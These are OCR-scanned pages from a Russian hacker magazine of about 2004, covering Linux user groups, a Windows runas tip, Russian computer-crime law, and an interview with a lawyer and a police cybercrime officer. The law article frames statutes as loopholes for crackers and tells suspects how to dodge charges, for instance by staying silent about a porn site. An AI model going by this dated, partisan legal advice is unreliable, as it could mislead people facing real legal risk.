[тусовки LUG] Чаще всего линуксовки проходят в офисах, конференц-залах, однако случаются и вылазки на природу. Основные темы общения — новости мира Open Source и планы по дальнейшему развитию группы. Именно на встречах обычно стартуют проекты по написанию свободного ПО, технической документации и т.д. Ну и по традиции — пиво в немалых количествах. Пьют и за здоровье Линуса, и за Билли Гейтса. За последнего, естественно, не чокаясь и стоя.


Если вспоминать о самых нашумевших встречах, сразу приходит на ум встреча московского лага в марте 2002 года. Проходила она в московском зоопарке, что уже само по себе сильно отличило ее от остальных встреч. Под теплым весенним солнышком собрались почти все члены группы — на тот момент около 150 человек. Помимо традиционных вопросов о проблемах насущных, народ читал умные доклады. Виктор Вагнер рассказал о True Unix GUI, Олег Бройтман — о программировании на python. Проходил активный обмен дисками, совместное распитие пива, выдвигались бурные предложения освободить местного пингвина, символизирующего Linux. Но дальше предложений дело не зашло :).

Еще одной исторической встречей стала нижегородская конференция в марте 2004 года. Проходила она в здании политехнического института, присутствовало на ней около 50 человек совершенно разного уровня знаний. Как и на московской тусовке, здесь обсуждали важные вопросы о реалиях и будущем open source, читали доклады об истории Linux, настройках, архитектуре и ПО под свободные системы.

В апреле прошлого года на одной из таких встреч выдвинули идею создания европейского союза пользователей Линукс, что могло бы привести к значительному притоку денежных средств и усилению влияния LUG. Но, к сожалению, до сих пор эта идея так и не была реализована.

[поддержка LUG] Есть несколько организаций, предоставляющих помощь группам пользователей Линуха. Groups of Linux Users Everywhere — это программа по организации и поддержке LUG компании SSC, которая издает Linux Journal. Бесплатно присоединиться к программе можно по адресу *http://www.ssc.com/glue/free_listing*. Еще одной подобной организацией является Red Hat, Inc.'s User Group Program, которая активно помогает LUG развиваться и расти. Подробная информация доступна на сайте РедХат.

MandrakeClub — это святыня всех, кто юзает продукты дистрибутора Mandrake. Здесь люди могут обменяться дисками, обсудить новости компании, получить ответы на вопросы, связанные с мандрейком. Для членов клуба доступен FTP-сервер, где можно скачать более 60 тысяч программ, включая коммерческий софт и



[сайт пермского LUG]


[счастливый отец, автор Linux, Линус Торвальдс]



[центровой российский LUG-ресурс]



[вот такие они, линуксоиды]

драйвера, материалы для изучения Unix. Каждый член клуба Mandrake имеет собственный логин и пароль, которые позволяют ему искать, устанавливать и конфигурировать новое ПО через инет с помощью специальной утилиты. В результате экономятся время и силы на установку.

Про получение домена в зоне *lug.net* я уже говорил. Прочитав эту статью, ты, возможно, захочешь вступить в LUG, но его может и не оказаться в твоем городе. В чем проблема? Создавай свою группу! Сначала сделай сайт, на котором будет висеть новость об открытии новой группы. Не забудь зарегистрировать его на *LUG.ru*, где о нем узнают другие. Повесь объявления там, где часто тусят компьютерщики: в книжных магазинах, интернет-кафе, университетах, в здании internet-провайдеров. Найди Linux-ориентированные компании и людей, которые помогут тебе в твоем начинании. Найди подходящее место для встреч (если не найдешь помещения, собирай народ хоть в парке, но лучше все-таки офис или клуб). Назначь первую встречу группы и на ней обсуди с пришедшими перспективы развития. Ты познакомишься со многими интересными людьми и ощутишь себя активистом свободного ПО.

LUG — это не просто клуб по интересам, это серьезная организация, в которую вступают те, кто по-настоящему любит свободные оси и использует их. Здесь очень не любят тех, кто ставит Unix для понта — мол, у меня Линух, я крутой хакер, а вы ламоботы виндошные. Флейма на тему «Windows маздай» в LUG ты не услышишь, так как многим лаговцам винда вообще параллельна, и те, кто начинает холивойны, быстро потеряют уважение в этом кругу. Членство в группе — это не попойка раз в месяц в компьютерной тусовке. Это определенные обязанности. Например тебе запросто могут поручить перевести какую-нибудь документацию или попросят написать программу.

Так что такие дела. Теперь ты понял, что у Linux есть еще один существенный аргумент в свою пользу. Этот аргумент — тысячи людей, вкладывающих душу в развитие ОС. Все они — энтузиасты, фанаты своей системы. И, в отличие от пользователей винды, они не только пользуются осью, но и по-настоящему любят ее. Linux forever! :)

[Tips&Tricks]

Хочешь увидеть свои советы в журнале? Присылай их на адрес Sklyarov@real.xakep.ru. Ведущий рубрики Tips&Tricks Иван Скляров. Иван Скляров (Sklyarov@real.xakep.ru)

Для повседневной работы в Win2003 Server любой админ имеет учетную запись без привилегий. А для запуска отдельных процессов использует средство RunAs, которое может помочь не всегда. Для быстрого получения админских привилегий можно просто завершить процесс explorer.exe в списке задач Task Manager'a и запустить новый процесс такого вида:

```
runas /user:<домен или имя компа\имя юзверя> explorer.exe
```

Затем ввести пароль пользователя. По идее, должен появиться бывший десктоп, но ты уже будешь работать с привилегиями указанного юзверя. По завершении работы просто повтори процесс в обратную сторону.

ВНИМАНИЕ: не закрывай окно Task Manager'a, а просто сверни его, пока работаешь под чужой учетной записью, иначе тебя ждут непредсказуемые последствия!

Lexx918 http://www.lexx-i-tam.narod.ru



Преступление и наказание

ВСЕ МЫ ПРИВЫКЛИ К ТОМУ, ЧТО ЗАКОНЫ В НАШЕЙ СТРАНЕ СУЩЕСТВУЮТ ТОЛЬКО НА БУМАГЕ. ТЕМ БОЛЕЕ ЗАКОНЫ О ЗАЩИТЕ КОМПЬЮТЕРНЫХ ПРАВ. УЖ СЛИШКОМ ДАЛЕКИ ДЕПУТАТЫ ОТ ТАКОЙ ЖИВОТРЕПЕЩУЩЕЙ ПРОБЛЕМЫ, КАК СОХРАННОСТЬ ИНФОРМАЦИИ. НО, ВОПРЕКИ НАСМЕШКАМ НАД КОМПЕТЕНЦИЕЙ МИЛИЦИИ, ВСЕ-ТАКИ ПРОСМАТРИВАЕТСЯ НЕКОТОРЫЙ ПРОГРЕСС. В СМИ ЧАЩЕ И ЧАЩЕ ПРОСКАКИВАЮТ НОВОСТИ О ПОИМКЕ ОЧЕРЕДНОГО «ХАКЕРА», ВЗЛОМАВШЕГО ОЧЕРЕДНОЙ БАНК. ЧЕГО ГРЕХА ТАИТЬ, НАША ПРЕССА ЛЮБИТ НАЗЫВАТЬ ШКОЛЬНИКОВ, СТАЩИВШИХ ПАРОЛЬ НА ДИАЛАП, ГРОЗНЫМИ ХАКЕРАМИ :). НО В ПОСЛЕДНЕЕ ВРЕМЯ ОРГАНАМ УДАВАЛОСЬ АРЕСТОВАТЬ И ПРОФЕССИОНАЛЬНЫХ ВЗЛОМЩИКОВ. ЗА ЧТО У НАС ИЩУТ, КАК У НАС НАКАЗЫВАЮТ, И КТО ВСЕМ ЭТИМ ЗАНИМАЕТСЯ — ОБ ЭТОМ МОЯ СТАТЬЯ | xbit (stream@oskolnet.ru)

Тонкости компьютерных законов России

[законы] В России законы всегда были больше на стороне преступника, нежели жертвы. Недоработанные, непродуманные, некомпетентные, они помогали избежать наказания преступникам всех мастей, несмотря на многочисленных свидетелей и улики. Из-за неправильной формулировки порой решается исход всего дела. Так ситуация обстоит с обычными преступлениями, суть которых понятна каждому и не требует специальных знаний — депутатам не нужно объяснять, что такое кража, хулиганство и т.д. Другое дело компьютерные преступления, законы для которых пишут не то что непрофессионалы, а вообще далекие от компьютеров люди.
Давай попробуем разобраться, за что можно заслужить внимание спецслужб.

[редактирование исходников программы]
Выдержка из статьи 25 Закона РФ «Об авторском праве и смежных правах»: «Лицо, правомерно владеющее экземпляром программы для ЭВМ, вправе без получения разрешения автора и без выплаты дополнительного вознаграждения внести в программу для ЭВМ или базу данных изменения, осуществляемые исключительно в целях ее функционирования на технических средствах пользователя, осуществлять любые действия, связанные с функционированием программы для ЭВМ или базы данных в соответствии с ее назначением, а также исправление явных ошибок, если иное не предусмотрено договором с автором». Отсюда следует, что редактировать код можно, но лишь для того, чтобы адаптировать программу под свои нужды. Понятие «адаптировать» истолковать можно по-разному, и однозначно сказать, что программа редактировалась с нарушением закона, нельзя. Это хорошая лазейка для крэкера.

[декомпиляция софта]
Пункт 2 той же статьи 25 гласит, что декомпиляция программы не является нарушением закона, если выполняются три условия:
1 информация, необходимая для достижения способности к взаимодействию, ранее не была доступна этому лицу из других источников (то есть человек, купивший программу, не смог найти инфу о ее настройках, из-за чего программа на его компе не запускалась);
2 указанные действия осуществляются в отношении только тех частей декомпилируемой программы для ЭВМ, которые необходимы для достижения способности к взаимодействию (тут, думаю, все ясно. Если у проги не пашет один модуль, то декомпилировать можно только его. Или декомпилировать всю софтину, но изменять только неработающий фрагмент);
3 информация, полученная в результате декомпилирования, может использоваться лишь для достижения способности к взаимодействию с другими программами, не может передавать-



ся иным лицам, за исключением случаев, если это необходимо для достижения способности к взаимодействию, а также не может использоваться для разработки программы для ЭВМ, по своему виду существенно схожей с декомпилируемой программой для ЭВМ, или для осуществления любого другого действия, нарушающего авторское право.
Соблюдая эти три условия, ты можешь без риска для себя разобрать любую программу. Доказать, что ты руководствовался побуждениями, идущими вразрез с этими пунктами, будет непросто.

[копирование ПО]
Копировать софт по закону можно только в случае, если это бэкап. Смотрим пункт 1 статьи 25 Закона РФ «Об авторском праве и смежных правах»: «Лицо, правомерно владеющее экземпляром программы для ЭВМ или базы данных, вправе без получения разрешения автора и без выплаты дополнительного вознаграждения изготовить копию программы для ЭВМ или базы данных при условии, что эта копия предназначена только для архивных целей. При этом копия программы для ЭВМ или базы данных должна быть уничтожена в случае, если владение ей перестает быть правомерным».
Обрати внимание, софт должен быть приобретен правомерно, то есть по лицензии производителя. Если срок лицензии истек, дубликат по закону необходимо удалить.

[деятельность в компьютерной сети]
Российское законодательство практически никак не регулирует отношения между провайдерами и их клиентами. Существуют только две статьи, предусматривающие наказание за сетевые преступления.
1 Статья 272 УК РФ устанавливает ответственность за «неправомерный доступ к охраняемой законом компьютерной информации, то есть информации на машинном носителе, в электронно-вычислительной машине (ЭВМ), системе ЭВМ или их сети, если это деяние повлекло уничтожение, блокирование, модификацию либо копирование информации, нарушение работы ЭВМ, системы ЭВМ или их сети». (Я хренею. Кто эти законы формулировал? — Прим. mindw0rk.)
Эта статья очень тесно переплетается с законом об авторском праве, а также многими другими, связанными с документами. После взлома сервака (то есть, как они это называют, получения неправомерного доступа) хакеру может оказаться доступной инфа, представляющая собой коммерческую тайну. В этом случае впаяют уже минимум две статьи: 272 и статья о коммерческой тайне. Вспомни, как именно осуществляется серфинг по Сети и как ведет себя твой комп, когда ты открываешь какой-нибудь файл? Правильно, копирует его в папку TEMP. А это, как видно из 272 статьи, является неправомерным копированием инфы. Дяди в погонах очень любят пришивать дополнительные статьи. Однажды программист одного предприятия отредактировал бухгалтерскую программу так, что она переводила по одному рублю от зарплаты рабочих на левый счет. Ему предъявили обвинения сразу по трем статьям: незаконный сбор средств о счетах пользователей, модификация информации, принадлежащей предприятию, и мошенничество. Осудили на пять лет условно и лишили прав работать по специальности в течении двух лет.
2 Статья 274 УК РФ предусматривает ответственность за «нарушение правил эксплуатации ЭВМ, системы ЭВМ или их сети лицом, имеющим доступ к ЭВМ, системе ЭВМ или их сети, повлекшее уничтожение, блокирование или модификацию охраняемой законом информации ЭВМ, если это деяние причинило существенный вред». Понятие «существенности» вреда является оценочным и в каждом случае определяется индивидуально.
Обе эти статьи тесно переплетены с законом об авторском праве. То есть к нарушителю, помимо обвинений по вышеуказанным статьям, вполне можно применить статью 146 (нарушение авторских и смежных прав) или 150.4 (продажа, сдача в прокат и иное незаконное использование экземпляров произведений или фонограмм). Последняя применима и к компьютерным программам, так как по закону они приравнены к литературным произведениям со всеми вытекающими последствиями. Последствия напрямую зависят от характера преступления (в коммерческих целях было совершено или нет, при каких обстоятельствах и т.д) и варьируются от 5 до 50 тысяч МРОТ, которые потерпевший запросто может запросить с хакера.
Помимо взыскания штрафов в пользу правообладателя, суд может постановить выплатить 10% от отсуженной суммы самому себе: «кроме возмещения убытков, взыскания дохода или выплаты компенсации в твердой сумме суд за нарушение авторских или смежных прав взыскивает штраф в размере 10 процентов от суммы, присужденной судом в пользу истца». Шанс того, что суд заберет себе еще 10%, зависит от статьи, которую пришьют горе-взломщику. В случае с законом «О правовой охране программ» при грамотном подходе юристов можно отмазаться, в случае с авторскими правами — нет.
Все контрафакты обычно уничтожаются, хотя при желании правообладатель может забрать их себе. Сюда относится аппаратура, пиратские диски и сопутствующие материалы.

[суды] В предыдущей части ты узнал, какие законы, защищающие виртуальную собственность, действуют в нашей стране. Конечно, это не значит, что они всегда работают. Часто бывает так, что в очевидном случае следствие не может предъявить преступнику обвинение. Связано это с нежеланием как следствия, так и суда придерживаться компьютерных законов. Куда проще рассматривать дела по старинке, чем вдаваться в компьютерные премудрости, тем более что многие компьютерные законы тесно переплетены с другими, не имеющими к компьютерам никакого отношения. Следователи просто работают по общей статье и на суде всячески избегают упоминания о виртуальной природе преступления.
Обычно за чисто компьютерные преступления в нашей стране дают именно условный срок (неписаное правило: условно/не условно — зависит от твоего возраста). Тут учитывается, были ли пришиты другие, не ИТ-статьи УК, и если нет — хакеру грозит лишь крупный штраф и условный приговор. Когда следствие заходит в

[помни, логи могут стать уликой!]

тупик, следователи нередко шьют совсем левые статьи УК. Например при рассмотрении дела о взломе кассового аппарата стали придерживаться версии, что это разновидность ЭВМ, что открыло для обвинителей новые возможности для маневров. Аналогично поступали следователи, работавшие над делами любителей поболтать по телефону за чужой счет. Сотовые телефоны также оказывались ЭВМ.

При расследовании дел о незаконном доступе к информации в инете часто оказывается, что взломщик и жертва находятся в разных странах. В этом случае хакера осудят по законам той страны, в которой он находился в момент совершения преступления. Это правило признано многими государствами, не только Россией. Хотя нередко западные страны с недоверием относятся к российскому законодательству и предпочитают судить взломщика на своей территории. Естественно, добиться выдачи подозреваемых дипломатическими методами практически невозможно, поэтому спецслужбы прибегают к различным хитростям.

[управление «К»] Если с блюстителями обычных законов у нас ассоциируется милиция, то с виртуальными — отдел «Р». Хотя буковка «Р» уже давно устарела. Еще в 2001 году управление было реорганизовано и переименовано в «Отдел по борьбе с преступлениями в сфере высоких технологий и незаконным оборотом радиоэлектронных и специальных технических средств». Сопровождалось это громким скандалом, раздутым Дмитрием Чепчуговым, главой московского отделения «Р».

На сайте *compromat.ru* говорится, что организация являлась самым секретным подразделением МВД, несмотря на постоянные интервью с ее сотрудниками, пиар-акции типа публичного задержания хакера и многочисленные публикации в прессе. Московский отдел «К» был разбит на несколько ничем не приметных резентур, скрывающих свое истинное предназначение. Местом для офиса вполне могли служить съемная квартира или гостиничный номер. Основной целью был контроль за радиоэфиром. Сотрудники отдела подслушивали телефонные переговоры (сотовые и домашние), перехватывали пейджинговые сообщения — все это делалось незаконно и без ограничений. Под колпаком отдела «К» находились тысячи людей, среди которых были чиновники, депутаты, бизнесмены и другие публичные люди.

Все это в прошлом. Теперь отдел выполняет свои прямые обязанности, занимаясь поимкой хакеров, крэкеров, фрикеров и других представителей компьютерного андеграунда. Типичным примером является следующая история. Один школьник из Владивостока решил заняться бизнесом — копировать и продавать диски с хакерским софтом и вирусами. И свои услуги разрекламировал на специально созданном для этого сайте. Но денег на этом срубить он не успел — первым и последним его покупателем был сотрудник отдела «К» местного управления. Предварительная сделка прошла спокойно — сотрудники МВД хотели поближе познакомиться с товаром. Во время следующей встречи школьника задержали и конфисковали всю привезенную партию CD. По закону за подобное грозит до трех лет тюрьмы со штрафом 200 тысяч рублей. Но ввиду возраста и того обстоятельства, что парень никакой не хакер, а просто скачивал софт из сети, отделался он небольшим штрафом.

Кстати, если ты не в курсе, в нашей стране существует школа антихакеров, где обучают будущих секьюрити-экспертов, учат противостоять хакерским атакам. Называется она «ИнформЗащита» (с ее бывшим сотрудником Алексеем Лукацким было интервью в июньском номере][за 2004 год. — Прим. mindw0rk.). Некоторые ее преподаватели раньше работали в МВД и занимались отловом «умных» преступников.


[процесс задержания, или как не сесть в тюрьму] В ситуации, когда к тебе заваливают менты, опечатывают комп и устраивают допрос, главное не растеряться. Даже если ты владелец порносайта и дяди в погонах, похоже, все про твои деяния знают, помни: твои собственные показания и есть главные улики. Ты, наверное, удивишься, но такого слова, как «порнография», в российском законодательстве нет. Есть лишь расплывчатое, крайне неточное определение. И если ты будешь упорно молчать, избегая слова «порно», обвинение рухнет даже при наличии копии сайта. Тебя просто отпустят за отсутствием состава преступления.

Незнание закона и болтливость — вот твои главные враги. И не стоит недооценивать милицию — у следователей всегда найдутся способы заставить тебя говорить.

Многие милиционеры «забывают» про соблюдение правил и могут проводить обыск или конфискацию без привлечения свидетелей. Или даже нанести визит безо всяких на то оснований (ордера, доказательств), обвинить во всех смертных грехах и получить признание. Вот тебе и все расследование.

Скорее всего, даже после оправдательного приговора ты будешь чувствовать себя хреново. Вся эта нервотрепка, конфискованные комп и оборудование (часто забирают даже мобилу), которые вряд ли вернут, проблемы на работе или в институте... Все это заставит тебя пожалеть о содеянном, даже если содеянное — час работы в инете за чужой счет.

[Сайт Антона Серго, специалиста по интеллектуальному праву и компьютерным преступлениям]



[На самом деле ФСБ не занимается компьютерными преступлениями]

[интервью со специалистом по компьютерному праву и сотрудником отдела «К»] Йоу, нига, это mindw0rk :). Xbit познакомил тебя с кое-какими подробностями из области компьютерного права. Даю башку на отсечение, тебе было бы интересно узнать, что обо всем этом думают специалисты по компьютерному праву и как ситуацию видят сотрудники отдела «К». Специально для тебя я отыскал юриста, специализирующегося на интеллектуальной собственности и компьютерных законах, а также того самого сотрудника отдела «К». Они согласились ответить на мои вопросы, их ответы перед тобой.

mindw0rk: Насколько, по-вашему, недоработаны компьютерные законы? В чем заключаются основные недостатки? Что нужно в первую очередь изменить/привнести? Вообще, поделитесь своим видением компьютерных законов, какими они являются сейчас.

Антон Серго (АС): Строго говоря, в чистом виде компьютерных законов у нас нет. На протяжении последних десяти лет в существующих актах появляются компьютерные вставки, но не всегда они адекватны действительности. Единственный чисто компьютерный раздел у нас содержит только Уголовный кодекс. В связи со скандалами вокруг электронных объектов авторского права и сетевых библиотек появились дополнения и в Законе «Об авторском праве и смежных правах». Но грош им цена, если они не будут работать. Когда в марте этого года прокуратура ЮЗАО Москвы отказала в возбуждении уголовного дела в отношении владельцев одного из музыкальных сайтов, в прессе заявили: «В результате проверки прокуратурой установлено, что российский закон об авторских правах не содержит правовой характеристики сети Интернет, а предусматривает имущественное право автора на распространение экземпляров своего произведения любым способом. Вместе с тем, как считает прокуратура, с юридической точки зрения распространение каких-либо экземпляров произведений в сети Интернет невозможно, так как при этом имеет место цифровой, а не вещественный способ передачи, в то время как действующее российское законодательство предусматривает обязательность материальной формы экземпляров произведений. Кроме того, прокуратура заключила, что в случае распространения произведений через интернет новая копия произведения не создается, а создаются лишь условия для использования произведения потребителями». Как видите, оба вывода прокуратуры весьма интересны. Как было сказано у М. Булгакова, «разруха не в клозетах, а в головах».

mindw0rk: Мне сказали, что в каждом законе, имеющем отношение к компьютерам и программам, можно найти лазейку, чтобы избежать серьезного наказания. Так ли это? И какие лазейки используются чаще всего? :)

АС: Есть народная мудрость: ловятся не самые опасные, а самые глупые. Это верно. Но если говорить серьезно, действительно, несовершенство законов имеет место быть, но далеко не любое правонарушение может остаться безнаказанным. Шаблонных лазеек нет, вечное соревнование снаряда и брони есть и в юриспруденции. А к крупным лазейкам выпускаются заплатки :-).

Сотрудник отдела «К» (К): Главных лазеек три:

1. отсутствие законодательного урегулирования отдельных общественных отношений в сфере компьютерных технологий;
2. неоднородность основных терминов и определений в сфере компьютерной информации по действующему законодательству;
3. отсутствие единого толкования правоприменительными органами и судом соответствующих деяний, терминов и определений в сфере компьютерной информации, которое закономерно вытекает из предыдущего пункта.

mindw0rk: Ожидаются ли в будущем какие-то изменения в УК относительно преступлений в сфере высоких технологий?

К: Судя по содержанию проектов изменений к УК, которые в настоящее время готовятся в комитетах ГД, никаких изменений по этому виду преступлений в ближайшее время не предвидится.


mindw0rk: Что при расследовании компьютерных преступлений обычно считается доказательством и могут ли в этом качестве рассматриваться логи?

АС: Формально доказательствами являются любые сведения, имеющие значение для уголовного дела. Исходя из этого, да, лог-файлы могут рассматриваться как источник доказательств наравне со всеми другими, но так как возможность их корректировки достаточно велика, они не будут основой обвинения. Хотя лог-файлы могут быть взяты не только с компьютера подозреваемого, но и с компьютеров провайдеров разного уровня. Их значение в сумме безусловно возрастет.


К: Понятие, виды, порядок сбора, правила оценки и использования доказательств изложены в разделе III УПК РФ. При этом закон не делает различий, компьютерные это доказательства или не компьютерные. Лог-файлы могут использоваться в качестве источника доказательств, при этом доказательством будет не сам лог-файл, а протокол того следственного действия, в ходе которого он был обнаружен, изъят и осмотрен. При экспертном исследовании ЭВМ, опять же, доказательством будет заключение эксперта — письменный документ об исследовании лог-файла (его расположения, реквизитов и содержания), а не сам лог-файл.

mindw0rk: Какие компьютерные преступление больше всего распространены в России? И какие компьютерные преступления чаще всего рассматриваются в суде?

AC: Думаю, воровство паролей доступа к интернету и нарушение авторских прав на программное обеспечение. Вообще, по данным МВД, число киберпреступлений в 2004 году достигло почти 13 тысяч. Это большая цифра.
mindw0rk: Подозреваю, что порой сотрудники отдела «К» превышают свои полномочия во время расследования и задержания. Расскажите, как именно они их могут превысить и как с этим бороться?
AC: Не так часто, как, скажем, их коллеги из силовых подразделений... Хорошим средством является знание действующего законодательства, о чем при необходимости сотруднику можно вежливо сообщить. Любые доказательства, полученные с нарушением закона, теряют свою ценность, а нарушение закона для сотрудника чревато большими неприятностями.
К: Как правило, в отделах «К» при Бюро специальных технических мероприятий МВД России (так они теперь называются после реформы структуры МВД) работают наиболее интеллектуально развитые и профессиональные сотрудники ОВД. Это обусловлено спецификой высокотехнологичных преступлений, с которыми им приходится бороться. Тот, кто не отвечает этим требованиям, сам переводится в другие службы и подразделения, поскольку за него никто работать не будет. Ошибки бывают, как и у специалистов других профессий, например врачей. Физическая сила при задержании применяется редко. Да и то, это, как правило, сотрудники силовых подразделений, привлекаемые к операции по задержанию преступника. Бороться с этим можно только знанием соответствующих Законов РФ: «О милиции», «Об ОРД», КоАП, «О связи» и «Об охране авторских и смежных прав».
mindw0rk: Обычно во время задержания подозреваемого «хакера», его компьютер и технику конфискуют и впоследствии не возвращают. Даже при оправдательном приговоре. Где обычно хранят изъятую аппаратуру и как ее вернуть после суда?
К: Последнее утверждение не соответствует действительности! При оправдательном приговоре компьютер и вся техника, разрешенная к свободному гражданскому обороту, обязательно возвращается осужденному! Это происходит даже по некоторым обвинительным приговорам суда. НО, ОПЯТЬ ЖЕ, ВСЕ РЕШАЕТ СУД, А НЕ ТЕ, КТО ИЗЪЯЛ КОМПЬЮТЕРНУЮ ТЕХНИКУ! В соответствии с инструкцией о порядке и условиях хранения вещественных доказательств подобные предметы хранятся в камере вещественных доказательств. Они существуют в подразделениях милиции, прокуратуры, ФСБ, военной прокуратуры, таможни и госнаркоконтроля. Отвечает за прием, выдачу и хранение вещдоков сотрудник, не относящийся к оперативным и следственным работникам.
mindw0rk: Если идет судебный процесс по делу о компьютерном преступлении, а судья совершенно не разбирается в компьютерных тонкостях и не имеет опыта ведения подобных дел, каким образом он решает, какой вынести приговор? Насколько трудно работать с такими судьями?
AC: Судья не обязан разбираться во всех медицинских тонкостях для решения медицинского дела, также он не обязан владеть искусством компьютерного хакера. Для этого приглашается эксперт и значимую для дела информацию переводит с компьютерного языка на юридический. Но курьезы, конечно, бывают. Несколько лет назад мы общались с одним судьей, и он вскользь замечает: «Вон, в журнале что-то опять про эти ваши эм-эр-зе написали». Я не понял аббревиатуры и приблизился к журналу, на обложке которого красовалось: «Новости технологии MP3».
К: Гы! Наоборот, легко! Они один к одному повторят в обвинительном приговоре все, что следователь написал в обвинительном заключении по уголовному делу! Я это говорю ответственно и серьезно.


[после конфискации технику могут вернуть не в лучшем виде]

mindw0rk: За какие преступления в сфере высоких технологий российским законодательством предусмотрена максимальная мера наказания?
AC: Если взять основные:
Статья 146. Нарушение авторских и смежных прав — до пяти лет.



[в каждом регионе действует свое отделение «К»]

Статья 272. Неправомерный доступ к компьютерной информации — до пяти лет.
Статья 273. Создание, использование и распространение вредоносных программ для ЭВМ — до семи лет.
Статья 274. Нарушение правил эксплуатации ЭВМ, системы ЭВМ или их сети — до четырех лет.
Как видим, максимальный срок — до семи лет лишения свободы — можно, при большом старании, получить за компьютерный вирус. Но дело в том, что существует возможность наказания по совокупности преступлений (создание и распространение компьютерного вируса, содержащего оскорбление в адрес кого-то). Автор получит наказание по двум статьям и так далее. Итого, если сильно «повезет», в сумме может набежать до двадцати лет.
К: Самое суровое наказание (до шести лет лишения свободы) предусмотрено за изготовление, хранение, демонстрацию или рекламирование с использованием интернета материалов с порнографическими изображениями несовершеннолетних. Особенно если эти несовершеннолетние не достигли возраста 14 лет (от трех до восьми лет лишения свободы).
mindw0rk: Допустим, хакера задержали. Доказательств его вины нет, и следователи собираются найти их на компьютере хакера. Но весь диск у него зашифрован, и хакер, естественно, ключ не дает. Как в этом случае поведут себя сотрудники МВД?
AC: Для задержания необходимы весомые аргументы. Как правило, то, что можно найти у подозреваемого, только дополняет уже имеющуюся картину, а не создает ее.
К: Во-первых, задержание лица без веских на то оснований является грубым нарушением норм действующего законодательства. Поэтому никто реально не будет задерживать лицо без наличия отдельных доказательств его вины. Кому охота потерять работу, государственную пенсию и сесть за это на два года в красную зону? Тем более, сейчас, когда Генпрокуратура усилила свой прокурорский надзор.
Во-вторых, при отсутствии у следствия ключа дешифрования назначается судебная компьютерно-техническая экспертиза, в ходе которой эксперт определяет ключ дешифрования информации и раскрывает ее содержание. Гипотетически, если вдруг и появится хакер-профессионал в деле криптографии, что маловероятно, то эту экспертизу будут производить высокопрофессиональные специалисты — выпускники соответствующего факультета Бауманки или Академии криптографии и связи ФСБ России. Хотя пока успешно обходимся своими штатными экспертами.
mindw0rk: Как по-вашему, необходимо ли компьютерному юристу разбираться в компьютерах на высоком уровне? Или знания законов и прав достаточно?
AC: Знания в компьютерной сфере, безусловно, необходимы. Без этого не может быть четкого представления ситуации и, соответственно, квалифицированной юридической помощи.
К: Грамотному компьютерному юристу нужно знать, как процессуально правильно использовать возможности компьютерных специалистов и экспертов! А самое главное — где таких можно найти и как материально заинтересовать для участия в деле

Закачайся!

www.8181.rambler.ru отправь код на **8181**

мелодии

	монофония			полифония	
	SIEMENS	NOKIA SAMSUNG	EMS	MIDI	SMAF
НОВИНКИ					
Черный Бумер / [illegible]	211910973	211910982	211910991	[illegible]	[illegible]
Гимн болельщиков ФК «Спартак» / [illegible]	211910974	211910983	211910992	[illegible]	[illegible]
Кинг Ринг / [illegible]	211910975	211910984	211910993	[illegible]	[illegible]
Здесь и сейчас / [illegible]	211910976	211910985	211910994	[illegible]	[illegible]
KUZU KUZU / [illegible]	211910977	211910986	211910995	[illegible]	[illegible]
Obsesion / [illegible]	211910978	211910987	211910996	[illegible]	[illegible]
